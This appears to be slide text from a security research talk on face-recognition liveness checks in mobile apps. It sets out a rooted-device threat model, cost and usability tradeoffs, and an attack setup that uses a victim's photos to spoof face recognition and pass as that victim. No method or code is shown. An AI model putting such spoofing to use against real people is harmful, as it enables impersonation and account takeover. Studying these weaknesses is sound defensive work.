
Pure Cloud

In some mobile apps




Threat model: attacker has total control of his mobile device (rooted)
 → *Any operation performed on the client cannot be trusted*

Step-by-Step Workflow




Security-Usability Tradeoffs



Cost: images (1~3 frames) vs. video (100x frames). *poor cellular signal* 🐢
Experience: [blink, nod, shake] → [nod] vs. [ALL over again!] *mad user* 😡

Design & Implementation Choices





Attack Setup

Attacker owns:

Victim's Photo(s), a device with full control


Goal:

Spoof Face Recognition, Identify as the victim

